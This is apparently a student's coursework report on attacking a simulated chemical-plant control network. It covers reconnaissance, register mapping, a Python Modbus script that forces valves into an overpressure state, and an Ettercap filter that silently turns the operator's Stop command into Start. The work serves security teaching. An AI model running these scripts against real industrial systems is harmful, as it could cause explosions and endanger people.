MHH126851

MHH126864

Cyber Physical System Security

Coursework – Dec 2025

This contributes 50% of your final module mark.

Name: Dawud Raziq.....

Matriculation No: S2215076.....

Date: 01/12/2025.....

Submission and deadline:


- Submission of the course work is through GCULearn blackboard.
- Please include all your artefacts in this document. If you want to attach codes, please zip in one file submit via GCULearn.
- Please, refer to the GCULearn Blackboard-> Assignments for the exact date and time of the submission deadline.

Important Note:

- You must adhere to the student declaration of originality (mentioned on the last page), good code of conduct and refrain from discussing the contents of the exam with fellow students.


Task 1

1.



Passive Network Mapping with Grassmarlin. This screenshot demonstrates the passive asset discovery phase. Grassmarlin was utilized to monitor network traffic without generating active packets, allowing for the identification of network segments and relationships between ICS devices such as the PLC (192.168.95.2) and various field devices (sensors/actuators). This step is crucial for mapping the OT environment without causing disruption.

2.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 192.168.95.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2025-11-10 05:21 EST
Nmap scan report for pfSense.localdomain (192.168.95.1)
Host is up (0.00033s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http
MAC Address: 08:00:27:94:6F:10 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.95.2
Host is up (0.00045s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy
MAC Address: 08:00:27:A5:1E:3A (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.95.10
Host is up (0.00041s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
55555/tcp open  unknown
MAC Address: 08:00:27:12:6E:83 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.95.11
Host is up (0.00051s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
55555/tcp open  unknown
MAC Address: 08:00:27:12:6E:83 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.95.12
Host is up (0.00058s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
55555/tcp open  unknown
MAC Address: 08:00:27:12:6E:83 (Oracle VirtualBox virtual NIC)
```

Active Reconnaissance with Nmap. Following passive discovery, an active scan was performed using Nmap (nmap -sS 192.168.95.0/24) to gather detailed information on open ports and services. The results confirm the presence of Modbus services (port 502) on the PLC and field devices, as well as SSH (port 22) and HTTP services. This data was used to populate the asset inventory in Table 1

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- -n -T5 192.168.95.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2025-11-10 05:24 EST
Nmap scan report for 192.168.95.1
Host is up (0.00029s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http
MAC Address: 08:00:27:94:6F:10 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.95.2
Host is up (0.00013s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
502/tcp  open  mbap
8080/tcp open  http-proxy
MAC Address: 08:00:27:A5:1E:3A (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.95.10
Host is up (0.00038s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
502/tcp   open  mbap
55555/tcp open  unknown
MAC Address: 08:00:27:12:6E:83 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.95.11
Host is up (0.00013s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
502/tcp   open  mbap
55555/tcp open  unknown
MAC Address: 08:00:27:12:6E:83 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.95.12
Host is up (0.00042s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
502/tcp   open  mbap
55555/tcp open  unknown
MAC Address: 08:00:27:12:6E:83 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.95.13
Host is up (0.00037s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
```

```
Nmap scan report for 192.168.95.14
Host is up (0.0013s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
502/tcp   open  mbap
55555/tcp open  unknown
MAC Address: 08:00:27:12:6E:83 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.95.15
Host is up (0.00053s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
502/tcp   open  mbap
55555/tcp open  unknown
MAC Address: 08:00:27:12:6E:83 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.95.111
Host is up (0.00018s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:70:46:69 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.95.114
Host is up (0.0000040s latency).
All 65535 scanned ports on 192.168.95.114 are in ignored states.
Not shown: 65535 closed tcp ports (reset)

Nmap done: 256 IP addresses (10 hosts up) scanned in 76.42 seconds
```

IP address	Subnet	MAC	Open Ports	ICS Protocols
192.168.95.1	255.255.255.0	08:00:27:94:6F:10	53/tcp open 80/tcp open	Domain, Https
192.168.95.2	255.255.255.0	08:00:27:A5:1E:3A	22/tcp open 8080/tcp open 502/tcp open	SSH Mbap http-proxy
192.168.95.10	255.255.255.0	08:00:27:12:6E:83	22/tcp open 80/tcp open 55555/tcp open 502/tcp open	SSH mbap http
192.168.95.11	255.255.255.0	08:00:27:12:6E:83	22/tcp open 80/tcp open 55555/tcp open 502/tcp open	SSH mbap http
192.168.95.12	255.255.255.0	08:00:27:12:6E:83	22/tcp open 80/tcp open 502/tcp open 55555/tcp open	SSH mbap http
192.168.95.13	255.255.255.0	08:00:27:12:6E:83	22/tcp open 80/tcp open 502/tcp open 55555/tcp open	SSH mbap http
192.168.95.14	255.255.255.0	08:00:27:12:6E:83	22/tcp open 80/tcp open 502/tcp 55555/tcp open	SSH Mbap http
192.168.95.15	255.255.255.0	08:00:27:12:6E:83	22/tcp open 80/tcp open 502/tcp open 55555/tcp open	SSH Mbap http
192.168.95.111	255.255.255.0	08:00:27:70:46:69	22/tcp open	SSH
192.168.95.114	255.255.255.0	fe80::288b:3e45:f9c5:d32d	No open ports	

Above you can see the results of the reconnaissance within the table. The table shows the IP address, Subnet, MAC, Open ports and the ICS protcols for all the different networks.

3. Table 2

IP/Network address	Traffic volume (packet/minute)	Major protocol (%)	Packet size distribution (bytes) Min Max Avg
192.168.95.0/24			
192.168.90.5	6,055 p/m	TCP=52.1% IPv4= 28.1% Mbtcp=4.9%	Min=76,max=101, average=79.14
192.168.95.1	46.55 p/m	DNS=54.2% IPv4=21.8% UDP=8.7%	Min=76,max=101, average=79.14
192.168.95.2	39,685 p/m	TCP=56.3% IPv4=25.7% Mbtcp=14.8%	Min=76,max=101, average=79.14
192.168.95.10	6,722.3 p/m	TCP=57% IPv4=25.3% Mbtcp=16.4%	Min=76,max=101, average=79.14
192.168.95.11	6,722.36 p/m	TCP=57% IPv4=25.3% Mbtcp=16.4%	Min=76,max=101, average=79.14
192.168.95.12	6,726.54 p/m	TCP=56.9% IPv4=25.3% Mbtcp=16.4%	Min=76,max=101, average=79.14
192.168.95.13	6,726.90 p/m	TCP=56.9% IPv4=25.3% Mbtcp=16.4%	Min=76,max=101, average=79.14
192.168.95.14	3,365.45 p/m	TCP=56.7% IPv4=25.5% Mbtcp=15.9%	Min=76,max=101, average=79.14
192.168.95.15	3,366.90 p/m	TCP=57.2% IPv4=25.2% Mbtcp=16.9%	Min=76,max=101, average=79.14
192.168.95.114	46.54 p/m	Dns=54.2% IPv4=21.8%, UDP=8.7%	Min=76,max=101, average=79.14
192.168.90.5(eth1)	6,553.27 p/m	TCP=69.7%	Min=76,max=101, average=83.25

		HTTP=36.8 Mbtcp=3%	
192.168.90.100 (eth1)	6,553.27 p/m	DNS=53.8% IPv4=22% UDP=8.8%	Min=76,max=101, average=83.25
192.168.90.113 (eth1)	6,553.27 p/m	TCP=98.5% HTTP=97.3% IPv4=0.8%	Min=76,max=101, average=83.25
192.168.95.2 (eth1)	6,553.27 p/m	TCP=52.1% IPv4=28.1% Mbtcp=2.9%	Min=76,max=101, average=83.25

Task 2

IP address	Slave/Master (If applicable)	Role (pressure sensor, valve, firewall etc.)	Used registers	Important register roles
192.168.95.2	Master	PLC	Holding register 1-4 Input registers 1-4	
192.168.95.10	Slave	Valve	Input Register 2 and 3 Holding Register 2	Feed 2 Valve
192.168.95.11	Slave	Valve	Input Register 2 and 3 Holding Register 2	Feed 1 Valve
192.168.95.12	Slave	Valve	Input Register 2 and 3 Holding Register 2	Purge Valve
192.168.95.13	Slave	Valve	Input Register 2 and 3 Holding Register 2	Product Valve
192.168.95.14	Slave	Sensor	Input Register 2 and 3	Pressure Sensor

192.168.95.15	Slave	Sensor	Input Register 2 and 3	Level Sensor
192.168.95.1	N/A	Firewall		
192.168.90.100	N/A	Firewall		
192.168.90.5	N/A	HMI		
192.168.90.113	N/A	Kali Linux PC		
192.168.95.114	N/A	Kali Linux PC		

Questions

2.1. The primary controlled parameter is the Pressure in the main tank. The system also monitors the Level of the fluid in the tank. The PLC is tasked to keep the pressure under control. The table identifies the pressure sensor at 192.168.95.14 and a level sensor at 192.168.95.15.

2.2. The input parameters are the status/opening of the Feed 1 Valve, Feed2 Valve, Purge Valve, and the Product Valve. The PLC controls the plant by opening/closing valves to direct fluids to increase pressure or flush excess. The table identifies these specific valves at the IP addresses 192.168.95.11, 195.168.95.10, 192.168.95.12 and 192.168.95.13.

2.3. The normal operating pressure appears to be around 2700 kPa. The simulation figures show the pressure at approximately 2700 kPa during normal operation. In terms of raw data, the 16-bit sensors utilize a range of 0 to 65535

2.4. The PLC (192.168.95.2) communicates with the following Slave devices. 195.168.95.10 (Feed 2 Valve), 192.168.95.11 (Feed 1 Valve), 192.168.95.11 (Feed 1 Valve), 192.168.95.13 (Product Valve), 192.168.95.14 (Pressure Sensor), 192.168.95.15 (Level Sensor). These are the Slave devices listed in the table that contain the Input/Holding registers the PLC (Master) accesses.

2.5. The PLC constantly monitors the sensors (likely every 1 second based on standard lab settings. The text states the PLC "constantly requests" measurements from each sensor. While the exact frequency is determined by traffic analysis, standard lab tools like QModMaster use a default scan rate of 1000ms (1 second).

2.6. Yes, there is a Start/Stop button on the HMI. The documentation states the only manual control the user has is an "on/off button" on the SCADA HMI (192.168.90.5) that can start or stop the plant from operating.

Task 3

Device IP	Vulnerabilities
192.168.95.10-13 (Valves)	Vulnerable to AE/AD (Actuator Enablement/Disablement) attacks. The device uses Holding Registers (specifically Register 2) which are writable. Due to the lack of authentication in ModbusTCP, an attacker can overwrite the valve position value, forcing it open or closed regardless of PLC commands.
192.168.95.2(PLC)	Vulnerable to Rogue Master / DoS Attacks. Since ModbusTCP lacks authentication, the PLC cannot verify if a command is coming from the legitimate HMI or an attacker. It is vulnerable to: 1. Unauthorized Control: Accepting commands from any IP to manipulate connected slaves. 2. Denial of Service (DoS): Being flooded with connection requests, preventing it from managing the plant.
192.168.95.14-15(Sensors)	Vulnerable to Sensor Insertion (SI) & Erasure (SE) Attacks. Although sensors typically use read-only registers (Input Registers), the lack of integrity checks allows for Sensor Insertion (SI) attacks. An attacker (via MitM) can inject fake low-pressure readings. The PLC, believing this fraudulent data, might open Feed valves to increase pressure, inadvertently causing an explosion.

Baseline Normal Operation. This image displays the chemical plant in its normal operating state before the attack execution. The pressure is stable at approximately 2700 kPa, and the level is maintained around 44%. The PLC is successfully regulating the Feed and Purge valves to maintain equilibrium

```
home > kali > Desktop > Attack1.py > ...
1  from pyModbusTCP import client
2  import time
3
4  cl1 = client.ModbusClient(host="192.168.95.10", port=502) #Feed B
5  cl1.open()
6
7  cl2 = client.ModbusClient(host="192.168.95.11", port=502) #Feed A
8  cl2.open()
9
10 cl3 = client.ModbusClient(host="192.168.95.12", port=502) #Purge
11 cl3.open()
12
13 cl4 = client.ModbusClient(host="192.168.95.13", port=502) #Product
14 cl4.open()
15
16 while True:
17     cl1.write_multiple_registers(1,[0]) #Feed B - This is forcing the Feed B valve to open
18     cl2.write_multiple_registers(1,[0]) #Feed A - This is forcing the Feed A valve to open
19     cl3.write_multiple_registers(1,[0]) #Purge - This is forcing the Purge Valve to close
20     cl4.write_multiple_registers(1,[0]) #Product - This is forcing the Product Valve to close
21
```

Custom Python Script for Actuator Manipulation. This script utilizes the pyModbusTCP library to create a custom client tool. It is designed to target the Holding Registers of the identified valve actuators (Feed A, Feed B, Purge, and Product). The script exploits the lack of authentication in ModbusTCP to overwrite legitimate PLC commands, forcing specific valves to open or close continuously.

3.3

```python
from pyModbusTCP import client
import time

cl1 = client.ModbusClient(host="192.168.95.10", port=502) #Feed B
cl1.open()

cl2 = client.ModbusClient(host="192.168.95.11", port=502) #Feed A
cl2.open()

cl3 = client.ModbusClient(host="192.168.95.12", port=502) #Purge
cl3.open()

cl4 = client.ModbusClient(host="192.168.95.13", port=502) #Product
cl4.open()

while True:
    cl1.write_multiple_registers(1,[65535]) #Feed B - This is forcing the Feed B valve to open
    cl2.write_multiple_registers(1,[65535]) #Feed A - This is forcing the Feed A valve to open
    cl3.write_multiple_registers(1,[0]) #Purge - This is forcing the Purge Valve to close
    cl4.write_multiple_registers(1,[0]) #Product - This is forcing the Product Valve to close

    #time.sleep(0.100) # Short Delasy (10 ms) to prevent the loop from running too fast
```


This is the code which was used to execute an attack on the Chemical Plant which results in it exploding. As you can see the Feed A and B are set to open and Purge and Product are set to closed. This will result in the pressure building up in the tank as none of the chemical from the tank is able to go out, eventually resulting in an explosion.

This shows a normal running plant when everything is working as it should be. This is before an AE/AD attack is implanted.

Physical Impact of Actuator Enablement (AE/AD) Attack. This screenshot captures the consequences of the protocol manipulation attack executed by the Python script. By forcing the Feed valves (A and B) open while manipulating the Product/Purge valves, the tank pressure was driven beyond critical limits (3001+ kPa). This demonstrates a successful Actuator Enablement/Disablement (AE/AD) attack, resulting in the physical compromise of the main tank

Task 4

1.



SCADA HMI Control Interface. This view shows the operator's Human-Machine Interface (HMI). The "Start/Stop" button indicated is the primary manual safety control available to the operator. This component was identified as the target for the Man-in-the-Middle (MitM) attack to prevent the operator from manually shutting down the plant during a critical failure. The above screenshot shows the button being stuck on start and not being able to stop.

Network Traffic Analysis for Attack Preparation. Wireshark was used to analyse the ModbusTCP traffic flow between the HMI and the PLC. This step identified the specific packet structure and function codes associated with the "Stop" command. This intelligence is required to construct the ARP poisoning and packet filtering payloads for the covert MitM attack described.


```
Delete Host
>> [ATTACK] Intercepted STOP command (Coil 40). Forcing ON state...
>> [ATTACK] Intercepted STOP command (Coil 40). Forcing ON state...
>> [ATTACK] Intercepted STOP command (Coil 40). Forcing ON state...
>> [ATTACK] Intercepted STOP command (Coil 40). Forcing ON state...
>> [ATTACK] Intercepted STOP command (Coil 40). Forcing ON state...
>> [ATTACK] Intercepted STOP command (Coil 40). Forcing ON state...
>> [ATTACK] Intercepted STOP command (Coil 40). Forcing ON state...
>> [ATTACK] Intercepted STOP command (Coil 40). Forcing ON state...
>> [ATTACK] Intercepted STOP command (Coil 40). Forcing ON state...
>> [ATTACK] Intercepted STOP command (Coil 40). Forcing ON state...
>> [ATTACK] Intercepted STOP command (Coil 40). Forcing ON state...
>> [ATTACK] Intercepted STOP command (Coil 40). Forcing ON state...
>> [ATTACK] Intercepted STOP command (Coil 40). Forcing ON state...
>> [ATTACK] Intercepted STOP command (Coil 40). Forcing ON state...
>> [ATTACK] Intercepted STOP command (Coil 40). Forcing ON state...
>> [ATTACK] Intercepted STOP command (Coil 40). Forcing ON state...
>> [ATTACK] Intercepted STOP command (Coil 40). Forcing ON state...
>> [ATTACK] Intercepted STOP command (Coil 40). Forcing ON state...
>> [ATTACK] Intercepted STOP command (Coil 40). Forcing ON state...
>> [ATTACK] Intercepted STOP command (Coil 40). Forcing ON state...
```

This Screenshot shows the Man-in-middle attack occurring on Ettercap.

```
# Custom Filter to Covertly Flip PLC Commands
# Targeted Protocol: Modbus TCP (Port 502)
if (ip.proto == TCP && tcp.dst == 502) {

    # HEX BREAKDOWN:
    # \x05       = Function Code (Write Single Coil)
    # \x00\x28   = Coil Address 40 (0x28 is 40 in Decimal)
    # \x00\x00   = Data: OFF (Stop)

    if (search(DATA.data, "\x05\x00\x28\x00\x00")) {

        # Log a custom message to the console (invisible to HMI)
        msg(" >> [ATTACK] Intercepted STOP command (Coil 40). Forcing ON state... ");

        # PAYLOAD MODIFICATION:
        # We replace the OFF command (\x00\x00) with the ON command (\xFF\x00)
        # Note: We include the function code/address in the replacement to be precise.

        replace("\x05\x00\x28\x00\x00", "\x05\x00\x28\xff\x00");

        # Result: The PLC receives an "ON" command instead of "OFF".
        # The connection remains active, preventing HMI warning triangles.
    }
}
```

Custom Ettercap Filter for Covert Manipulation. This screenshot illustrates the custom filter script (covert_flip.filter) developed to execute the covert Man-in-the-Middle attack without triggering HMI alarms. The script targets Modbus TCP traffic on Port 502 and identifies the specific "Stop" command sent to the PLC. Instead of dropping the packet, it uses the replace() function to modify the payload from "OFF" to "ON" in real-time. This technique preserves the TCP connection integrity, ensuring the

HMI receives a valid acknowledgement and preventing the appearance of communication warning triangles.



Compiling the Ettercap Filter. This screenshot demonstrates the successful compilation of the custom text-based filter script filter1 into an executable binary file filter1.ef using the etterfilter command. This step is necessary to prepare the payload for the Man-in-the-Middle attack in Ettercap.

Questions

2. No, the current SIS cannot keep the CPS safe in case of a failure to the PLC.


- **Reasoning:** A proper Safety Instrumented System (SIS) must be independent from the Basic Process Control System, which in this case is the main PLC (192.168.95.2). The SIS requires its own dedicated sensors, logic solvers (Safety PLC), and final control elements (valves) to bring the process to a safe state if the main system fails.
- **Evidence from Asset Inventory:** The network analysis in Task 1 and 2 confirmed that there is only one PLC (192.168.95.2) controlling all actuators (Feed, Purge, and Product valves) and reading all sensors (Pressure, Level). There is no secondary, independent Safety PLC or hardwired shutdown system identified in the network scan.
